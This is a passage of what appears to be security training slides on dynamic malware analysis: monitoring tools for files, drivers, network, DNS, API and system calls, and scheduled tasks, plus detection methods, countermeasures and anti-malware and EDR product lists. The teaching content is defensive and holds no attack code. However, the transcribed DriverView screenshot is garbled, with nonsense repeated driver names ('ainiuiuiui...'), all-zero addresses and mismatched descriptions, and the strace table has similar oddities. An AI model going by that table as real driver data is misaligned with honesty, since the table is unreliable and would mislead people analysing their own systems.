- REVO UNINSTALLER PRO (<https://www.revouninstaller.com>)
- Comodo Programs Manager (<https://www.comodo.com>)

Mirekusoft Install Monitor

It automatically monitors what gets placed on your system and **allows you to completely uninstall it**



<https://www.mirekusoft.com>

Dynamic Malware Analysis: Files and Folders Monitoring

- Malware programs normally **modify system files and folders** after infecting a computer
- Use file and folder integrity checkers like **PA File Sight**, **Tripwire**, and **Netwrix Auditor** to detect changes in system files and folders

File and Folder Integrity Checking Tools

- Tripwire File Integrity Monitoring (<https://www.tripwire.com>)
- Netwrix Auditor (<https://www.netwrix.com>)
- Verisys Integrity Suite (<https://www.ionxsolutions.com>)
- CSP File Integrity Checker (<https://www.cspsecurity.com>)
- NNT Change Tracker (<https://www.newnettechnologies.com>)

PA File Sight

It audits who is **deleting files**, **moving files**, or **reading files**. It also detects users **copying files** and optionally **blocks access**



Dynamic Malware Analysis: Device Drivers Monitoring

- Malware is installed along with device drivers **downloaded from untrusted sources**, and attackers use these drivers as a shield to avoid detection
 - Use device driver monitoring tools such as **DriverView** to scan for suspicious device drivers and verify if the device drivers are genuine and downloaded from the publisher's original site
 - Go to **Run** → Type **msinfo32** → **Software Environment** → **System Drivers** to manually check for installed drivers

Device Driver Monitoring Tools

- Driver Booster (<https://www.iobit.com>)
 - Driver Reviver (<https://www.reviversoft.com>)
 - Driver Easy (<https://www.drivereeasy.com>)
 - Driver Fusion (<https://treexy.com>)
 - Driver Genius (<https://www.driver-soft.com>)

DriverView

DriverView utility displays a list of all the **device drivers** currently loaded on the system along with information such as load address of the driver, description, version, and product name

Driver Name	Address	End Address	Size	Load Count	Index	File Type	Description	Version
ACPI.dll	0000000000000000	0000000000000000	0	1	24	System Driver	ACPI Driver for NT	10.0.23000.460
acpiin.dll	0000000000000000	0000000000000000	0	1	25	Dynamic Link Lib.	ACPIIN Driver	10.0.23000.1
ahci.dll	0000000000000000	0000000000000000	0	1	87	System Driver	ACPIHv Function Driver For Win32k	10.0.23000.196
ahci.sys	0000000000000000	0000000000000000	0	1	98	System Driver	AM_IOPB controller provider	10.0.23000.40
ahciue.sys	0000000000000000	0000000000000000	0	1	100	System Driver	Application Compatibility Cache	10.0.23000.1
aini.sys	0000000000000000	0000000000000000	0	1	108	System Driver	AIMI Kernel Driver	10.0.23000.1
aini.dll	0000000000000000	0000000000000000	0	1	109	System Driver	AIMI Kernel DLL	10.0.23000.1
ainiue.sys	0000000000000000	0000000000000000	0	1	110	System Driver	Microsoft Basic Display Driver	10.0.23000.1
ainiue.dll	0000000000000000	0000000000000000	0	1	111	System Driver	MSD Driver	10.0.23000.1
ainiui.dll	0000000000000000	0000000000000000	0	1	112	System Driver	RSIP Driver	10.0.23000.1
ainiui.sys	0000000000000000	0000000000000000	0	1	113	System Driver	Windows Driver Filter	10.0.23000.410
ainiuiui.dll	0000000000000000	0000000000000000	0	1	114	System Driver	WIA-Boot Driver	10.0.23000.1
ainiuiui.sys	0000000000000000	0000000000000000	0	1	115	System Driver	Nt! Lan Manager Database Recovery	10.0.23000.1
ainiuiuiui.dll	0000000000000000	0000000000000000	0	1	116	System Driver	Common I/O Display Driver	10.0.23000.454
ainiuiuiui.sys	0000000000000000	0000000000000000	0	1	117	System Driver	SCSI-RDM File System Driver	10.0.23000.1
ainiuiuiuiui.dll	0000000000000000	0000000000000000	0	1	118	System Driver	SCSI-RDM COM Driver	10.0.23000.1
ainiuiuiuiui.sys	0000000000000000	0000000000000000	0	1	119	System Driver	Event Aggregation Kernel Module Library	10.0.23000.1
ainiuiuiuiuiui.dll	0000000000000000	0000000000000000	0	1	120	System Driver	EventAggregation Module	10.0.23000.460
ainiuiuiuiuiui.sys	0000000000000000	0000000000000000	0	1	121	System Driver	Find! Driver	10.0.23000.460
ainiuiuiuiuiuiui.dll	0000000000000000	0000000000000000	0	1	122	System Driver	SI2 Class Driver	10.0.23000.196
ainiuiuiuiuiuiui.sys	0000000000000000	0000000000000000	0	1	123	System Driver	Cloud File! File Filter Driver	10.0.23000.758
ainiuiuiuiuiuiuiui.dll	0000000000000000	0000000000000000	0	1	124	System Driver	Common Log File System Driver	10.0.23000.1
ainiuiuiuiuiuiuiui.sys	0000000000000000	0000000000000000	0	1	125	System Driver	CLIP Service	10.0.23000.12
ainiuiuiuiuiuiuiuiui.dll	0000000000000000	0000000000000000	0	1	126	System Driver	Kernel Configuration Manager Initial	10.0.23000.1
ainiuiuiuiuiuiuiuiuiui.sys	0000000000000000	0000000000000000	0	1	127	System Driver	Kernel Configuration - Next Generation	10.0.23000.33
ainiuiuiuiuiuiuiuiuiuiui.dll	0000000000000000	0000000000000000	0	1	128	System Driver	Multi-Transport Composite Bus Driver	10.0.23000.1
ainiuiuiuiuiuiuiuiuiuiuiui.sys	0000000000000000	0000000000000000	0	1	129	System Driver	PCI Bus Driver	10.0.23000.758
ainiuiuiuiuiuiuiuiuiuiuiuiui.dll	0000000000000000	0000000000000000	0	1	130	System Driver	Cloud Driv	10.0.23000.1
ainiuiuiuiuiuiuiuiuiuiuiuiuiui.sys	0000000000000000	0000000000000000	0	1	131	System Driver	Windows Cloud Cache Driver	10.0.23000.340
ainiuiuiuiuiuiuiuiuiuiuiuiuiuiui.dll	0000000000000000	0000000000000000	0	1	132	System Driver	DFN NameSpace Cloud Driver	10.0.23000.1
ainiuiuiuiuiuiuiuiuiuiuiuiuiuiuiui.sys	0000000000000000	0000000000000000	0	1	133	System Driver	PDf Disk Driver	10.0.23000.1
ainiuiuiuiuiuiuiuiuiuiuiuiuiuiuiuiui.dll	0000000000000000	0000000000000000	0	1	134	System Driver	Power Driver	10.0.23000.1
ainiuiuiuiuiuiuiuiuiuiuiuiuiuiuiuiuiui.dll	0000000000000000	0000000000000000	0	1	135	System Driver	Processor Affinity	10.0.23000.460

<https://www.nirsoft.net>

Dynamic Malware Analysis: Network Traffic Monitoring/Analysis


- Malware programs connect **back to their handlers** and send confidential information to attackers
- Use network scanners and packet sniffers to monitor **network traffic** going to malicious remote addresses
- Use network scanning tools such as **SolarWinds NetFlow Traffic Analyzer** and **Capsa** to monitor network traffic and look for suspicious malware activities

Network Activity Monitoring Tools

- Capsa Network Analyzer (<https://www.colasoft.com>)
- Wireshark (<https://www.wireshark.org>)
- PRTG Network Monitor (<https://kb.paessler.com>)
- GFI LanGuard (<https://www.gfi.com>)
- insightIDR (<https://www.rapid7.com>)

SolarWinds NetFlow Traffic Analyzer

NetFlow Traffic Analyzer **collects traffic data, correlates it into a useable format, and presents it to the user in a web-based interface for monitoring network traffic**



<https://www.solarwinds.com>

Dynamic Malware Analysis: DNS Monitoring/Resolution


- **DNSChanger** is a malicious software capable of **changing** the system's **DNS server settings** and provides the attackers with the **control of the DNS server** used on the victim's system
- Use DNS monitoring tools such as **DNSQuerySniffer** to verify the DNS servers that the malware tries to connect to and identify the type of connection

DNS Monitoring/Resolution Tools

- DNSstuff (<https://www.dnsstuff.com>)
- UltraDNS (<https://vercara.com>)
- Sonar Lite Web App (<https://constellix.com>)
- DNSCheck.co (<https://www.dnscheck.co>)
- Dotcom-Monitor (<https://www.dotcom-monitor.com>)

DNSQuerySniffer

DNSQuerySniffer is a network sniffer utility that **shows the DNS queries** sent on your system



Dynamic Malware Analysis: API Calls Monitoring


- Application programming interfaces (APIs) are **parts of the Windows OS** that **allow external applications to access OS** information such as file systems, threads, errors, registry, and kernel
- Malware programs **employ these APIs to access the operating system information** and cause damage to the systems
- Analyzing the API calls may **reveal the suspected program's interaction with the OS**
- Use API call monitoring tools such as **API Monitor** to monitor API calls made by applications

API Call Monitoring Tools

- API Call Monitoring (<https://apicontext.com>)
- Runscope (<https://www.runscope.com>)
- AlertSite (<https://smartbear.com>)

API Monitor

API Monitor allows you to **monitor and display Win32 API calls** made by applications



Dynamic Malware Analysis: System Calls Monitoring

- Syscalls or system calls act as an interface between the application and kernel
- It provides an **interface for processes** that are activated by an operating system
- Monitoring system calls can help detect malware and understand its **behavior**
- It can also reveal the type of **damage** the malware caused to the system
- Tools such as **strace** can be used to view or trace the system calls in a Linux environment

strace

strace **intercepts and records the system calls** by a process and the signals received by the process

The image shows two windows demonstrating the use of strace. The top window is a terminal session on an Ubuntu virtual machine where strace is run on a process (PID 2847). The bottom window is a web-based interface at strace.io showing a detailed analysis of the same strace output.

Terminal Output (root@ubuntu-Virtual-Machine: /home/ubuntu# strace -p 2847):

```
root@ubuntu-Virtual-Machine:/home/ubuntu# ps
  PID TTY      TIME CMD
2847 pts/1    00:00:00 sudo
2848 pts/1    00:00:00 su
2849 pts/1    00:00:00 bash
2870 pts/1    00:00:00 ps
root@ubuntu-Virtual-Machine:/home/ubuntu# strace -p 2847
strace: Process 2847 attached
ppoll([{fd=-1}, {fd=12, events=POLLIN}], {fd=11, even
= 1, {fd=12, revents=POLLIN}})
```

strace.io Analysis:

Time	seconds	usecs/call	calls	errors	syscall
0.00	0.000000	0	5	0	read
0.00	0.000000	0	1	0	write
0.00	0.000000	0	9	0	close
0.00	0.000000	0	18	0	mmap
0.00	0.000000	0	7	0	msync
0.00	0.000000	0	1	0	munmap
0.00	0.000000	0	3	0	brk
0.00	0.000000	0	3	0	3 ioctl
0.00	0.000000	0	4	0	pread64
0.00	0.000000	0	2	0	2 access
0.00	0.000000	0	1	0	open
0.00	0.000000	0	3	0	2 statfs
0.00	0.000000	0	2	0	1 arch_prctl
0.00	0.000000	0	2	0	getdents64
0.00	0.000000	0	1	0	set_tid_address
0.00	0.000000	0	7	0	openat
0.00	0.000000	0	8	0	newfstatat
0.00	0.000000	0	1	0	set_robust_list
0.00	0.000000	0	1	0	prlimit64
0.00	0.000000	0	1	0	getrandom
0.00	0.000000	0	1	0	rsq
0.00	0.000000	0	68	0	8 total

Dynamic Malware Analysis: Scheduled Tasks Monitoring

- Malware can enable **time- or action-based** triggers as scheduled tasks
- You need to check for scheduled tasks to find malware, such as **logic bombs** capable of executing at different triggers
- You can use command-line tools such as **schtasks** or tools such as **Windows Task Scheduler** and **ADAAudit Plus** to detect scheduled tasks

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32\schtasks


Folder: \
TaskName          Next Run Time      Status
-----
Adobe Acrobat Update Task    3/28/2024 5:00:00 AM Ready
CryptoForge Updater Task 4C7C9F6F   N/A       Ready
GoogleUpdateTaskMachineCore(4307837B-F7C 3/28/2024 9:49:49 AM Ready
GoogleUpdateTaskMachineUA(C926510C-0E8C- 3/28/2024 2:49:49 AM Ready
MicrosoftEdgeUpdateTaskMachineCore        3/28/2024 10:12:25 PM Ready
MicrosoftEdgeUpdateTaskMachineUA         3/28/2024 2:42:25 AM Ready
npcapwatchdog                  N/A       Ready
OneDrive Reporting Task-S-1-5-21-2118586 3/28/2024 2:57:02 AM Ready
OneDrive Standalone Update Task-S-1-5-21 3/29/2024 4:36:54 AM Ready

Folder: \Microsoft
TaskName          Next Run Time      Status
-----
INFO: There are no scheduled tasks presently available at your access level.

Folder: \Microsoft\Office
TaskName          Next Run Time      Status
-----
Office 15 Subscription Heartbeat    3/29/2024 12:09:58 AM Ready
OfficeTelemetryAgentFallback2016   N/A       Ready
OfficeTelemetryAgentLogOn2016      N/A       Ready
```

Dynamic Malware Analysis: Browser Activity Monitoring

- Malware can use browsers to **connect with their C&C servers** to download malicious files
- You must inspect **suspicious browsing activities** to identify malicious traffic and system location
- You can also examine web caches, **monitor web access at firewalls**, and filter web access by URL and malicious strings in web logs
- Use network monitoring tools such as **Wireshark** and **Colasoft Portable Network Analyzer** to monitor the browsing activities of users



Virus Detection Methods

Scanning

Once a virus is detected, it is possible **to write scanning programs** that look for signature string characteristics of the virus

Integrity Checking

Integrity checking products work by **reading the entire disk** and **recording integrity data** that act as a signature for the files and system sectors

Interception

The interceptor **monitors** the operating system **requests** that are written to the disk

Code Emulation

- In code emulation techniques, the **antivirus executes** the malicious code **inside a virtual machine** to **simulate** CPU and memory activities
- These techniques are considered very effective in dealing with encrypted and polymorphic viruses if the virtual machine **mimics the real machine**

Heuristic Analysis

- Heuristic analysis can be **static** or **dynamic**
- In static analysis, the **antivirus analyses the file format** and code structure to determine if the code is viral
- In dynamic analysis, the **antivirus performs a code emulation** of the suspicious code to determine if the code is viral

Objective

05

Explain Malware Countermeasures

Malware Countermeasures



Avoid opening email attachments received from **unknown senders**



Block all **unnecessary ports** at the host and firewall



Avoid downloading and executing applications from **untrusted sources**



Install **patches** and **security updates** for the OS and applications



Avoid **untrusted software** and ensure that every device is protected by a firewall



Use **antivirus tools** such as Bitdefender, and Kaspersky to detect and eliminate backdoors



Regularly maintain **data backup**



Ensure the **pop-up blockers** are enabled and use an Internet firewall



Do not open files with **more than one file type extension**




Do not accept disks or programs without checking them first using a **current version** of an antivirus program

Anti-Malware Software

Avast One

Avast One provides comprehensive protection against Trojans, ransomware, rootkits, and other malware variants



- Bitdefender Total Security (<https://www.bitdefender.com>)
- TotalAV (<https://www.totalav.com>)
- Malwarebytes (<https://www.malwarebytes.com>)
- Avira (<https://www.avira.com>)
- ESET Internet Security (<https://www.eset.com>)
- Kaspersky Anti-Virus (<https://www.kaspersky.com>)
- Panda Dome (<https://www.pandasecurity.com>)
- Norton 360 (<https://us.norton.com>)
- G DATA Total Security (<https://www.gdatasoftware.com>)
- HitmanPro (<https://www.hitmanpro.com>)

AI-Powered Malware Detection and Analysis Tools

Malware.AI

- Malware.AI combines multiple detection techniques and leverage AI, to provide comprehensive protection against both known and unknown malware threats
- It uses machine learning models to analyze the file's features, code patterns, and behaviors



Sophos Intercept X
<https://www.sophos.com>



Elastic Security
<https://www.elastic.co>



Bitdefender GravityZone
<https://www.bitdefender.com>



Vipre Endpoint Security
<https://vipre.com>



Webroot SecureAnywhere
<https://www.webroot.com>

Endpoint Detection and Response (EDR/XDR) Tools

CrowdStrike Falcon® Insight XDR

CrowdStrike Falcon® Insight XDR offers **AI-powered detection** with top threat intelligence and expert insights

The screenshot shows the CrowdStrike Falcon® Insight XDR interface. On the left, there's a legend and a sidebar with various detection filters like 'Blocked', 'Detection - medium', and 'Host'. The main area has tabs for 'Details', 'Process table', and 'Process tree'. The 'Process tree' tab is selected, displaying a hierarchical tree of processes. A specific process, 'payroll.exe', is highlighted and shown in a detailed modal window. The modal provides information about the process being 'Blocked' and includes a 'Sandbox analysis' section. It details that the file is a PE32 executable (DOS) Intel 80386, for MS Windows, and found a string that may be used as part of an injection method. The URL for the screenshot is <https://www.crowdstrike.com>.



Microsoft Defender for Endpoint
<https://www.microsoft.com>



Tanium Endpoint Management
<https://www.tanium.com>



Cisco XDR
<https://www.cisco.com>




Trellix Endpoint Security (ENS) <https://www.trellix.com>



VMware Carbon Black
<https://www.vmware.com>

Module Summary



- In this module, we discussed the following:
 - Concepts of malware, Trojans, and viruses
 - Concepts of ransomware and computer worms
 - Concepts of fileless malware and how they infect files
 - Concepts of AI-based malware
 - How to perform static and dynamic malware analysis and explained different techniques to detect malware
 - Various malware countermeasures
 - Various anti-malware tools
- In the next module, we will discuss in detail how attackers as well as ethical hackers and pen testers perform sniffing to collect information on a target of evaluation